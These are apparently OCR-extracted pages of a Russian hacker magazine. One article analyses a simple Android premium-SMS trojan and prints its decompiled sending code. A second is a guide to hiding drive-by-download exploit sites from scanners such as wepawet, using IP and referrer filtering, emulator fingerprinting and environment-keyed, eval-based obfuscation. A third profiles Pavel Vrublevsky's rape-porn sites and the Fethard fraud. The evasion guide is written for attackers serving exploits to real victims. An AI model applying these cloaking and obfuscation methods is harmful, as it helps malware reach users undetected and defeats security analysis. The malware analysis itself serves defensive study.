Player.apk1.classes.dex.dex2jar.jar.org.me.androidapplication1.DataHelper$OpenHelper.class
Player.apk1.classes.dex.dex2jar.jar.org.me.androidapplication1.MoviePlayer.class
Player.apk1.classes.dex.dex2jar.jar.org.me.androidapplication1.R.class
Player.apk1.classes.dex.dex2jar.jar.org.me.androidapplication1.R$attr.class
Player.apk1.classes.dex.dex2jar.jar.org.me.androidapplication1.R$drawable.class
Player.apk1.classes.dex.dex2jar.jar.org.me.androidapplication1.R$layout.class
Player.apk1.classes.dex.dex2jar.jar.org.me.androidapplication1.R$string.class
```

Файлы, полученные после распаковки jar-архива

```
    {
      super.onCreate(bundle);
      DataHelper datahelper = new DataHelper(this);
      if(datahelper.canwe())
      {
        TextView textview = new TextView(this);
        Random random = new Random();
        textview.setText(
          "\u041F\u043E\u0434\u043E\u0436"
          "\u0434\u0438\u0442\u0435...");
        setContentView(textview);
        SmsManager smsmanager = SmsManager.getDefault();
        StringBuilder stringbuilder = (new StringBuilder(
          )).append("************");
        int i = random.nextInt(0xf4240) + 0x186a0;
        String s = stringbuilder.append(i).toString();
        android.app.PendingIntent pendingintent = null;
        android.app.PendingIntent pendingintent1 = null;
        smsmanager.sendTextMessage("***", null, s,
          pendingintent, pendingintent1);

        ...

      }
      finish();
    }
  }
```

Код класса DataHelper располагается в оставшихся двух файлах — DataHelper.jad и DataHelper$OpenHelper.jad. С помощью этого класса зловред проверяет, запускался ли раньше он в этой системе или нет (if datahelper.canwe()). Выполняется это с помощью очень занятной техники. Вначале малварь пытается открыть или, если не получилось, создать SQLite-базу dwap.db. Затем он прочитывает данные из таблицы table1 и если они равны строке «was», то завершается. А в противоположном случае — он записывает туда именно эту строку и продолжает работать.

Далее на экран выводится надпись на китайском с помощью textview.setText. По-видимому, она означает что-то вроде «Идет загрузка...».

Заканчивается это все составлением текста СМС из произвольных чисел (random.nextInt) и отправкой сообщения (smsmanager.sendTextMessage). Я значительно сократил исходный код. На самом деле отправляется несколько сообщений, но это не столь важно.

Заключение

Таким образом, наш сегодняшний мобильный зловред оказался очень простым — весь его полезный функционал — это отправка короткого сообщения на премиум-номер. Разобрать же мы его решили по двум причинам — во-первых, он работает под Андроид :), который сейчас очень активно набирает обороты, и в маркете которого периодически проявляются, мягко говоря, непроверенные программки. Во-вторых, нас удивил реализованный в нем способ проверки на предыдущий запуск приложения. ⌶

Александр «Korse» Раздобаров
Андрей Петухов (andrepetukhov.wordpress.com)



DRIVE-BY-DOWNLOAD ПО-ТИХОМУ

Маскируем вредоносные сайты от wepawet и его друзей

В этой статье мы поговорим об атаках Drive-by-Download. Напомним, что целью этих атак является распространение вредоносного кода, а реализуются они через привлечение жертв на вредоносный сайт с последующей эксплуатацией уязвимостей в ПО (браузер, flashplayer, pdfviewer, компоненты ActiveX и т.п.).

Любой школьник может осуществить подобную атаку по принципу «сделай сам». Действительно, достаточно регистрировать домен где-нибудь на кокосовых островах, развернуть сайт с доступными эксплоитами и разослать ссылку на него своим друзьяшкам в социальных сетях. Цинично и очень заметно. А раз так, то и время продуктивной работы такого сайта будет весьма и весьма непродолжительным: либо забанят провайдеры и регистраторы, либо сайт попадет в черные списки поисковых систем, либо в базы антивирусов. Достаточно логично реализовать какие-нибудь меры для продления жизни вредоносного сайта. В этой статье мы рассмотрим, как, используя возможности веб-сервера и технологий HTML+JS+CSS, можно замаскировать поведение вредоносного сайта: наша задача сделать так, чтобы никто, кроме уязвимых клиентов не заподозрил вредоносный контент на сайте.
Проверять результаты мы будем на сервисе с родины светозарных джедаев — wepawet (wepawet.cs.ucsb.edu/), для которого создателями были заявлены показатели обнаружения под 100%.

Фильтрация

Первое, что приходит в голову — сделать фильтрацию по IP-адресам. В самом деле, нам абсолютно незачем выдавать эксплоит по запросу от гугла или вендора, работающего в сфере информационной безопасности. Более того, списки нежелательных IP-адресов лежат в открытом доступе, и компилировать их с нуля нет необходимости. При поступлении запроса с адреса из списка можно выдавать либо обычную страницу, либо делать перенаправление на какой-нибудь сайт — дело вкуса. Черный список при желании можно расширить IP-адресами выходных узлов из Тора (https://check.torproject.org/cgi-bin/TorBulkExitList.py) — во избежание. А еще можно запоминать IP-адреса жертв, допущенных до эксплоита, и при их повторном посещении давать от ворот поворот (мы хотим избавиться от повышенного интереса




```
<body onscroll=makeAJAXrequest(1,eval)>
<br><br><br><br><br>
<br><br><br><br><br>
<br><br><br><br><br>
<input autofocus />
</body>
```

AJAX-запрос через событие onscroll

```
<svg xmlns:svg="http://www.w3.org/2000/svg"
xmlns="http://www.w3.org/2000/svg"
viewBox="0 0 200 100"
width="0px" height="0px" id="inlineSVG">
</svg>
<script type="text/javascript">
var isFF = !!(1*({toString:0,valueOf:function(x){return !!x;}}));
var inlineSVG = document.getElementById("inlineSVG");
var isFF4 = isFF && (inlineSVG != null);
</script>
```

Фингерпринтинг Firefox 4.0 и старше

```
<script type="text/javascript">
var dt = new Date(document.lastModified);
var str = "di`wq-4,>"; //XOR'ed "alert(1);" with key 5;
var key = dt.getHours() % 8;
var result ="";
for(i=0;i<str.length;++i)
{
        result +=String.fromCharCode(key^str.charCodeAt(i));
}
eval(result);
</script>
```

Шифрование с использованием LastModified-заголовка

```
<script type="text/javascript">
openDatabase('',1,1,0).transaction(function(t){
    t.executeSql('SELECT "al" || "er" || "t(1)"', [], function(t,results){
    for(i in results.rows.item(0))
        eval(results.rows.item(0)[i])
    })
})
</script>
```

Вызов alert(1) через локальную СУБД

пользователей, подвергшихся атаке, — пусть считают, что это была магия).

В качестве дополнительной меры можно обрабатывать только запросы с правильно выставленным referrer'ом. Например, если мы раскидываем ссылку на вредоносный сайт по пользователям «мордокниги», то ожидаемый нами referrer будет содержать facebook.

Fingerprinting

Казалось бы, фильтрации по IP-адресам достаточно. Но нет. Во-первых, боты security-провайдеров могут зайти через прокси-серверы, для которых полный список IP-адресов ты вряд ли найдешь, да и изменяться он будет очень часто. Во-вторых, в интернете полно провайдеров сервиса OpenVPN, а в-третьих, никто не может запретить аналитику зайти на твой сайт из дома, через провайдера с большим пулом глобальных адресов, раздаваемых динамически (например, Стрим). В качестве второго уровня противодействия обнаружению, мы будем осуществлять обнаружение роботов и эмуляторов браузеров (см. HtmlUnit), а также софта, на котором наши эксплоиты не будут работать. Этим счастливчикам мы тоже вернем невредоносный контент и попросим заглянуть через недельку.

Первый шаг — это проверка человечности нашего клиента. На ум приходят использование CAPTCH'и или квадратика с подписью «нажми на меня», или регистрация событий от мыши или клавиатуры (если видим событие onmousemove и делаем вывод, что не робот). Первые два варианта снижают прозрачность атаки, что достаточно плохо.

Определение ПО на стороне клиента в web'е — задача не новая и имеет несколько вариантов решения. Основная идея фингерпринтига — проверить особенности поддержки софтом той или иной спецификации или ее расширений: HTML5, JavaScript, CSSи т.п. Итак, мы рассмотрим следующие методы фингерпринтинга:

1. Соотнесение заголовка User-agent с особенностями интерпретации JavaScript'а.
2. Поддержка HTML5.
3. HTML + events.
4. Дополнительное ПО.

Лучшее из этих методов мы немедленно используем в своей инновационной деятельности.

1. Соотнесение заголовка User-agent с особенностями интерпретации JavaScript'а

Добровольно от клиента мы получаем лишь заголовок user-agent, но верить клиенту на слово мы не будем, ведь заголовок может быть выставлен как угодно. Более того, эмуляторы браузера обычно не сознаются в своей неполноценности и пытаются выдать себя за нормальный браузер. Первый шаг — определение вендора браузера. Традиционно вендора определяют по интерпретации специфических выражений на JS.

2. Поддержка HTML5

В последнее время в интернетах холиварные споры насчет православности браузеров перешли на следующий этап: теперь все меряются поддержкой возможностей HTML5. Поэтому появилось множество тематических сайтов с данными о различных версиях различных браузеров (например, caniuse.com, browserscope.org). Мы же будем использовать эти данные для выявления версии браузера.

Итак, построим простенький пример, иллюстрирующий эти два пункта:

```
Фингерпринтинг Firefox версии 4.0 и старше
<svg xmlns:svg="http://www.w3.org/2000/svg"
xmlns="http://www.w3.org/2000/svg" viewBox="0 0 200 100"
width="0px" height="0px" id="inlineSVG">
</svg>
<script type="text/javascript">
var isFF = !!(1*({toString:0,valueOf:function(x){
return !!x;}}));
var inlineSVG = document.getElementById("inlineSVG");
var isFF4 = isFF && (inlineSVG != null);
</script>
```

3. HTML + события

Помимо интерпретации JS и поддержки HTML5 мы будем проверять корректность загрузки и отображения страницы по событиям JS. Идею того, что и как проверять, мы позаимствуем из реализаций атаки XSS. В XSS существует множество векторов атак (посмотреть их можно на html5sec.org), завязанных на события JS, такие как onfocus, onblur, onscroll. Зачем нам все это «сложное, еще и XSS», если на предыдущих шагах мы определили браузер? Ответ прост: не стоит забывать про эмуляторы! Так как в эмуляторе может отсутствовать, например, графический рендеринг страницы (он отсутствует, например, в HTMLUnit, который является нашей косвенной целью), мы будем обнаруживать их здесь. Для этого подойдет вектор с событием onscroll с сайта html5sec. По выполнению события будем посылать AJAX-запрос на сервер для получения дальнейших указаний.

```
<body onscroll=makeAJAXrequest(1,eval)>
<br><br><br><br><br>
<br><br><br><br><br>
<br><br><br><br><br>
```



Wepawet собственной перцовой

```
<input autofocus />
</body>
/* функция makeAJAXrequest(param, callback) должна быть
описана дополнительно */
```

4. Дополнительное ПО
В последнее время основной целью для атак стали не сами браузеры, а стороннее ПО, которое в них используется: flash, pdf, java, ActiveX, etc. Соответственно, помимо браузера необходимо определять и их наличие. Посмотреть, как это делается, можно тут: panopticlick.eff.org.

Больше эксплоитов — больше «осчастливленных» пользователей

В качестве последнего улучшения попытаемся повысить эффективность атаки путем размещения нескольких эксплоитов. Для этого будем передавать данные фингерпринтинга на сервер, а сервер на основе этих данных будет возвращать редирект на страницу с эксплоитом, подходящим под конфигурацию.

Обфускация

Обфускация кода — задача такая же не новая, как и фингерпринтинг ПО. Для JavaScript'а существуют готовые решения, такие как jjencode (utf-8.jp/public/jjencode.html). Можно было бы ограничиться этим, но мы попытаемся создать дополнительные трудности тем, кто захочет изучить наши скрипты. Нашей целью будет не столько обфусцировать код, сколько сделать невозможным его повторный запуск в других условиях. Для этого код мы будем шифровать, но шифровать не просто так, а с ключом, который зависит от окружения. Например, можно использовать значения заголовков HTTP, кукисов, даты и времени и их комбинаций. Например:

Шифрование с использованием LastModified-заголовка

```
<script type="text/javascript">
var dt = new Date(document.lastModified);
var str = "di`wq-4,>"; //XOR'ed "alert(1);" with key 5;
var key = dt.getHours() % 8;
var result ="";
for(i=0;i<str.length;++i)
{
     result +=String.fromCharCode(key^str.charCodeAt(i));
}
eval(result);
</script>
```

Кроме того, если совместить обфускацию с фингерпринтингом, то в качестве составляющей ключа можно использовать фингерпринт целевой конфигурации ПО пользователя. В качестве небольшого бонуса к этому можно использовать следующие приемы:
1. Переопределение функций и констант.

```
<script type="text/javascript">
var paragraphs = document.evaluate("//p", document, null,
                 XPathResult.ANY_TYPE, null
);
</script>
```

Доступ к <p>-тэгам через Xpath

Обфусцируем JavaScript с помощью jjencode

Пример:

```
var func = eval;
func("alert(1)");
```

2. Использование Xpath в JavaScript.
Пример:

Доступ к <p>-тэгам через Xpath

```
<script type="text/javascript">
var paragraphs = document.evaluate("//p",
  document, null,
  XPathResult.ANY_TYPE, null
);
</script>
```

3. В HTML5 появился такой объект, как локальная СУБД. Нам это поможет тем, что результат, полученный SELECT-запросом, можно передавать в функцию — например, в eval. Соответственно, код, который мы хотим исполнить, можно обфусцировать средствами SQL. Также, если браузер поддерживает Ecmascript for XML, можно использовать XML-выражения:

Вызов alert(1) через локальную СУБД

```
<script type="text/javascript">
openDatabase('',1,1,0).transaction(function($){
  $.executeSql('SELECT "al" || "er" || "t(1)"', [],
function($,results){
  for(i in results.rows.item(0))
    eval(results.rows.item(0)[i])
  })
})
</script>
```

Итог

В статье были описаны базовые идеи по продлению времени жизни сайта с подозрительным контентом. Для полного постижения кунг-фу читателю предлагается посетить приведенные ссылки и слегка пофантазировать. Правда, как показала практика, даже таких несложных манипуляций достаточно, чтобы убедить wepawet в том, что наш сайт не представляет угрозы для общества. ⌶



Incognitus (mifrill@real.xakep.ru)

Павел Врублевский: Crutop, RX-Promotion, Fethard и Chronopay

ПАЦАН К УСПЕХУ ШЕЛ


Павел Врублевский никогда не был против сфоткаться с высокими гостями



links

- http://bit.ly/iXANMF — Интересная статья Брайна Кребса.
- http://bit.ly/e1x29l — Chronopay объявил о взломе своей базы данных и приостановил работу.
- http://bit.ly/n9MfMy — Пример одного из первых Рейп Топов RedEye.
- http://wapo.st/2oV3Ye — Статья в Washington Post.
- http://sporaw.livejournal.com/89032.html — Слив со стороны ФСБ.

RedEye или Павел Олегович Врублевский — по-настоящему одиозный персонаж, олицетворяющий собой целую эпоху из начала нулевых. Порно-бизнес, партнерки по продаже таблеток, процессинг платежей за поддельные антивирусы и незаконная финансовая система Fethard, кинувшая своих пользователей на 19 миллионов долларов. В общем, несомненно талантливый и крайне интересный человек!

Зарождение Империи

Карьера RedEye'я началась в 1999 году. Паша создал платный порносайт, где за доступ к картинкам (видео тогда практически не было) нужно было платить своей кредитной картой. Сайт назывался Pornocruto.nu. Это была сборная солянка из всего, что только можно было тогда найти: от обычного порно до rape и zoo. Сделать платный сайт тогда было непросто. Вся сложность заключалась в вопросе приема оплаты (в то время бесспорным лидером в данной теме была американская компания Ibill.com). С наполнением все было гораздо проще. Контент сливался с зарубежных вебсайтов или выкачивался из news-групп. Копирайты и авторские права тогда не были большой проблемой, главное было найти фотки без надписей.


Само по себе обладание платным сайтом не приносит денег, если на этом сайте нет посетителей и, самое главное, покупателей. А поскольку RedEye выбрал довольно своеобразную нишу, в которой тогда никто по-серьезному не работал, ему было крайне сложно продвигать свой сайт. Не с кем было налаживать отношения по обмену трафиком, негде было рекламировать проект. Отсутствие продаж на платнике нисколько не огорчило нашего героя. Паша не унывает и создает форум для адалт-вебмастеров под названием Crutop.nu.

«Крутоп»

«Крутоп» — это, без преувеличения, целая веха в российском адалте. Примерно до 2005 года это был самый авторитетный форум порновебмастеров. Позже «Крутоп» сдал свои позиции с профессиональной точки зрения и уступил место Master-x.com и другим.

Сила «Крутопа» была не в знаниях или помощи новичкам (новичку там вообще не светило прижиться). «Крутоп» всегда отличался своей непередаваемой и





Кому я должен — всем прощаю

неподражаемой атмосферой: это была термоядерная смесь из юности, стеба, черного юмора и наплевания на все социальные установки. С появлением «Крутопа» жизнь платников и топов начала стремительно меняться: сразу пошел трафик, начали появляться партнеры для Pornocruto.nu, привлекающие на сайт покупателей за 50%-ное вознаграждение. Даже в 2000 году в интернете было очень много обычной порнухи. Нужно было найти свою нишу и закрепиться в ней: что-нибудь такое, где не было бы конкуренции с американцами, которые держали 95% адалтового бизнеса.
Нужен был экстрим, граничащий с фолом, с которым не хотели бы связываться братья из-за океана. Для RedEye такой золотой нишей стал Rape. Созданная им партнерская программа cash.pornocruto.nu стала самой известной «Рейп-партнеркой».

Рассвет Pornocruto Cash

Время с 2000 по 2002 годы было расцветом Pornocruto Cash (PC). На тот момент в партнерке было 9 сайтов, так или иначе связанных с рейпом. Как и везде, тут тоже работало правило 80/20: 80% продаж делали 20% сайтов. Среди проектов особенно выделялся знаменитый платник Scream and Cream или «СиК» (www.screamandcream.com).
Крутая для 2000 года фишка, которую RedEye применил для «СиКа», был флеш: в начале тысячелетия это была реальная технологическая инновация для порносайтов. Два других ресурса партнерки — www.badtales.com и www.violentcomix.com — были наполнены порнушными комиксами, которые создавал известный американский BDSM-художник по имени Gary Roberts. Его биографию можно посмотреть здесь — bit.ly/pZLnJS.
Для русских понять привлекательность комиксов достаточно сложно, но американцы всегда были помешаны на этом. Такой развитой субкультуры по потреблению комиксов, как в США, нет больше нигде. Создать такие сайты, не понимая и не увлекаясь комиксами, договориться с американским художником и постоянно получать от него новый материал — разве это не круто? Честно, очень круто!
В то время все сайты работали на базе самого крупного адалтового биллинга Ibill.com. По некоторым данным в начале нулевых он процессил порядка 35-40 миллионов порнодолларов в месяц. Это очень большие деньги для 2001-2002 годов (примерно миллионов 200 — на сегодняшний день).
Совокупность таких факторов, как уникальные сайты с редким и экстремальным контентом, наличие стабильного белого биллингового решения, растущая популярность форума Crutop, умение RedEye пропиарить себя и свои проекты, сделали Pornocruto Cash самой крупной адалт-партнеркой среди русских вебмастеров. Примерный оборот Pornocruto Cash был в районе 170 — 200 тыс. долларов в месяц (и это в 2001-2002 годах!). Посмотри, что можно было купить на эти деньги в то время, и ты поймешь размах.

Закат Pornocruto Cash

Черные тучи над Pornocruto Cash нависли в конце 2002 года, когда Ibill отказался дальше обслуживать пашины сайты. Начались скитания по разным небольшим биллинг-компаниям, которые с трудом могли переварить оборот Pornocruto Cash. При каждой смене биллинга что-нибудь обязательно терялось, и Паша часто попадал на деньги.



Павел Врублевский: история успеха

1999
Порносайт Pornocruto.nu

Свою карьеру Павел начал с создания платного порносайта pornocruto.nu со странной специализацией: zoo- и rape-порнуха. Наполнение заимствовалось с зарубежных вебсайтов, а основная сложность заключалась в сортировке картинок: в интервью Forbes Павел с отдельным упоением вспоминал, как он с товарищами сутками сортировал фотографии. Принимать оплату Павел решил с помощью банковских карт и процессинга Ibill.com.

2000
Форум Crutop.nu

Порносайт с ворованным зоофильным порно не нашел успеха, но Павел не отчаивался. В самом начале тысячелетия RedEye создает форум для владельцев порносайтов, где пытается собрать сообщество русскоязычных администраторов порносайтов и аккумулировать опыт и связи этой области в одном месте. «Крутоп» — это целая веха в российском адалт-бизнесе. Примерно до 2005 года это был самый авторитетный форум адалт-вебмастеров.

Но RedEye был бы не RedEye, если бы оставил все на волю случая. В голове рождается простая идея: если проблема с биллингами, то надо создать свой! На этой почве Павел Олегович знакомится в конце 2002 года с Desp'ом (еще один интересный персонаж), у которого на тот момент уже был свой малюсенький биллинг, софт и опыт в этой области. Таким образом появляется компания CHRONOPAY B.V., регистрируется бизнес в Нидерландах. Почему именно Нидерланды? Помогли легальность рейпа в этой стране и развитый рынок онлайн-платежей. К тому же, в Голландии работал и Рони Бирнаерт (Ronnie Beernaert), один из партнеров Pornocruto Cash, которого RedEye уговорил стать директором CHRONOPAY B.V.

Тем не менее, негативную тенденцию переломить не удалось: собственный процессинг — это еще не собственный банк, а банки начали отказываться процессить рейп. Не помогли даже переименования всех платников, избавление от слова rape и попытки свести содержание всех сайтов к fantasy domination или BDSM. В результате оборот Pornocruto Cash в середине 2009 года сошел на нет.

Fethard «до»

Fethard — это интернет-банк, в котором можно было открыть виртуальный счет с возможностью получения на него безналичных платежей из любого банка мира. Fethard Finance действовала как корпорация финансовых услуг, а также как зарегистрированный банковский посредник с многочисленными банками-партнерами по всему миру. Основатели системы Fethard.biz в конце 2002 года договорились с RedEye о рекламной поддержке их сервиса на его форуме Crutop.nu.

Поначалу вмешательство Врублевского в топики на Crutop.nu о деятельности Fethard было минимальным, максимум, якобы «независимое» мнение, что ребята делают все очень неплохо, за исключением парочки мелких «но».

Время шло, количество часов, проведенных в разговорах основателей Fethard с RedEye'ем, уже исчислялось сотнями, и, видимо, у них появилось ощущение, что RedEye — человек серьезный, и с ним уже можно переходить на новый уровень бизнес-отношений.

К концу 2003 года RedEye уже выступает как официальный партнер системы Fethard.biz. Это известие, опубликованное на Crutop.nu, бесспорно, вывело Fethard на новый уровень, как по количеству клиентов, так и по оборотам. Также замечу, что до 2007 года публичный рейтинг RedEye'я среди комьюнити adult-мастеров зашкаливал, так как Павел был одним из самых известных и одним из самых авторитетных вебмастеров рунета. Следующие несколько лет Fethard.biz рос стремительными темпами. Среди всех финансовых сервисов, которые в те годы были на рынке, Fethard был самым крупным, самым авторитетным и самым раскрученным.

Fethard пережил многие другие подобные системы: Yambo (прочти название системы наоборот и замените букву «Y» на ее русский аналог на клавиатуре, букву «Н»), CapitalCollect, Ecuator.biz, которые кинули своих клиентов и исчезли. Подводя некий промежуточный итог, можно сказать, что 2003-2007 годы стали годами расцвета системы Fethard.biz.

В 2007 году Павел выкупил долю основателей Fethard.biz и стал владельцем Фета.

Fethard «после»

Fethard цвел и пахнул все сильнее с каждым годом. Но амбиции — это самое слабое звено товарища RedEye. Появился у него в то время новый партнер Михаил. Все было бы классно и замечательно, только Михаил оказался 100%-ным бизнесменом с сильным административным ресурсом. В системе Fethard.biz он видел две вещи:

1. Достаточно крупные суммы оборотных средств;

2. Полную нелегальность системы как таковой.



Марка Fethard 2008

В итоге, 12 сентября 2007 года появился самый известный топик о системе Fethard.biz на Crutop.nu под названием «Суппорт Фета — временные траблы». Топик имел 3295 комментариев и 440 000 просмотров: это самый популярный топик за всю историю Crutop.nu. Итак, 12 сентября 2007 года остановились все операции с выводом средств из системы Fethard.biz. Перестали зачисляться входящие банковские платежи. Продолжали работать лишь внутренние переводы, которые исполнялись автоматически. RedEye объяснил это временными траблами саппорта Фета на «один-два дня». Эти «один-два дня» длятся уже более четырех лет и точно войдут книгу рекордов, как самые длинные «один-два дня» в истории.

Так что же случилось с Fethard'ом? Официальная версия произошедшего была такова: к собственнику здания, где сидели операционисты и саппорт Fethard, пришли «оборотни в погонах» из ОБНП УВД СВАО (отдел по борьбе с налоговыми преступле-

2001
Партнерка Pornocruto Cash

Партнерская программа Cash.Pornocruto.nu функционировала по стандартной схеме. Это был каталог из 9 порно-сайтов, а участники программы зарабатывали деньги, привлекая на эти сайты клиентов — покупателей порнухи. Самым популярным и прибыльным проектом был сайт Scream and Cream (www.screamandcream.com). Примерный оборот Pornocruto Cash составлял $170–200k в месяц, и все деньги процессились через Ibill.com.


2002
Создание CHRONOPAY B.V.

В конце 2002 года Ibill отказался обслуживать порносайты Павла, и начались скитания по небольшим биллингам, которые приносили только кучу проблем: никто не хотел процессить rape-порнуху в таких объемах. В итоге Павел создал в Нидерландах компанию CHRONOPAY B.V., директором которой он уговорил стать Рони Бирнаерта (Ronnie Beernaert), одного из средненьких адверов Pornocruto Cash. Так 9 лет назад появился знаменитый процессинг Chronopay.

2003
Система Fethard

Fethard — это интернет-банк, в котором можно было открыть виртуальный счет с возможностью получения на него безналичных платежей из любого банка мира. Это было очень похоже на любой cash out-сервис: мгновенное «оформление» банковского счета для получения денег в разных валютах и быстрый вывод полученных средств удобным способом. Начав сотрудничество с рекламы на форуме Crutop.nu, через год Павел уже стал официальным партнером системы.





Сердце Chronopay — внутренний корпоративный ресурс

ниями), которые произвели обыск, выемку документов и унесли сейф, в котором находились учредительные документы на фирмы-офшоры, на чьих банковских счетах аккумулировались все оборотные средства системы, а также PIN-калькуляторы (дигипассы) для доступа к счетам этих фирм. Соответственно, оставшись без доступа к банковским счетам, вся деятельность Fethard остановилась. Когда через пару недель были восстановлены доступы к счетам фирм-офшоров, оказалось, что со многих из этих счетов пропали деньги. Точную сумму украденных денег знает очень ограниченное число людей. RedEye на форуме говорил о сумме в $6 000 000. Как только стало ясно (примерно в середине октября 2007 года), что без оборотных средств наладить работу системы не получится, было принято решение о заморозке всех средств на счетах клиентов. Начались пламенные клятвы от RedEye'a, что это временно, только лишь на год, который как воздух нужен на восстановление системы. Были даны обещания покрыть все издержки за счет средств других бизнесов и много еще чего. Планировалось, что 12 сентября 2008 года всем будет счастье. С того времени ничего не изменилось, и деньги клиентам так никто не вернул. Единственный факт — Павел Олегович стал намного богаче :).

Павел Врублевский = RedEye?

Есть целый ряд весомых оснований считать это не вопросом, а утверждением. Это очевидно всем, кто потратит хотя бы 30 минут на изучение сайта www.redeye-blog.com, где опубликован ряд документов, наглядно показывающих связь между Павлом Олеговичем, ником RedEye, Фетхардом и другими проектами. Подтверждают теорию и невнятное мычание самого Павла на прямые вопросы, например, в 76 выпуске подкаста Рунетология — bit.ly/eu0OHE. Еще одно занятное совпадение было обнаружено Брайном Кребсом. Одно время на главной странице сайта chronopay.com висел счетчик Google Analytics. Потом его сняли, так как Кребс заметил, что тот же ID счетчика используется на сайтах порнопартнерок, принадлежащих RedEye: cash.pornocruto.es и etu-cash.com. После

2004-2006
Счастливое время

Середина нулевых — время расцвета всех проектов Павла. Fethard рос по 200% в год, Chronopay включился в процессинг разных high risk-направлений вроде фармы, spyware, сигарет и форекс. В конце 2006 года Павел выкупил долю основателей Fethard.biz и стал единоличным владельцем сервиса.

2007
Закрытие Fethard

12 сентября 2007 года остановились все операции с выводом средств из системы Fethard.biz, замороженными оказались миллионы долларов. Павел объяснил это временными траблами на 1-2 дня — в итоге эти «1-2 дня» тянутся уже больше 4 лет. По версии RedEye, «оборотни в погонах» из ОБНП УВД СВАО вынесли из его офиса сейф с PIN-калькуляторами для доступа к счетам его офшорных фирм. Как он утверждал, в итоге у него увели больше 6 миллионов долларов.

2008
Оформленный кидок

Официально RedEye взял год на решение проблем «Фетхарда»: было обещано, что 12 сентября 2008 года система вновь начнет работать, и замороженные средства можно будет вывести. На деле все опять закончилось обманом, ничего не поменялось и за следующие годы. В общей сложности пользователи Fethard потеряли на этом 19 миллионов долларов.



Welcome to Russia!

эпопеи с угнанным доменом по чьему-то «недосмотру» (назовем это так) этот счетчик опять появился на главной странице.

Chronopay

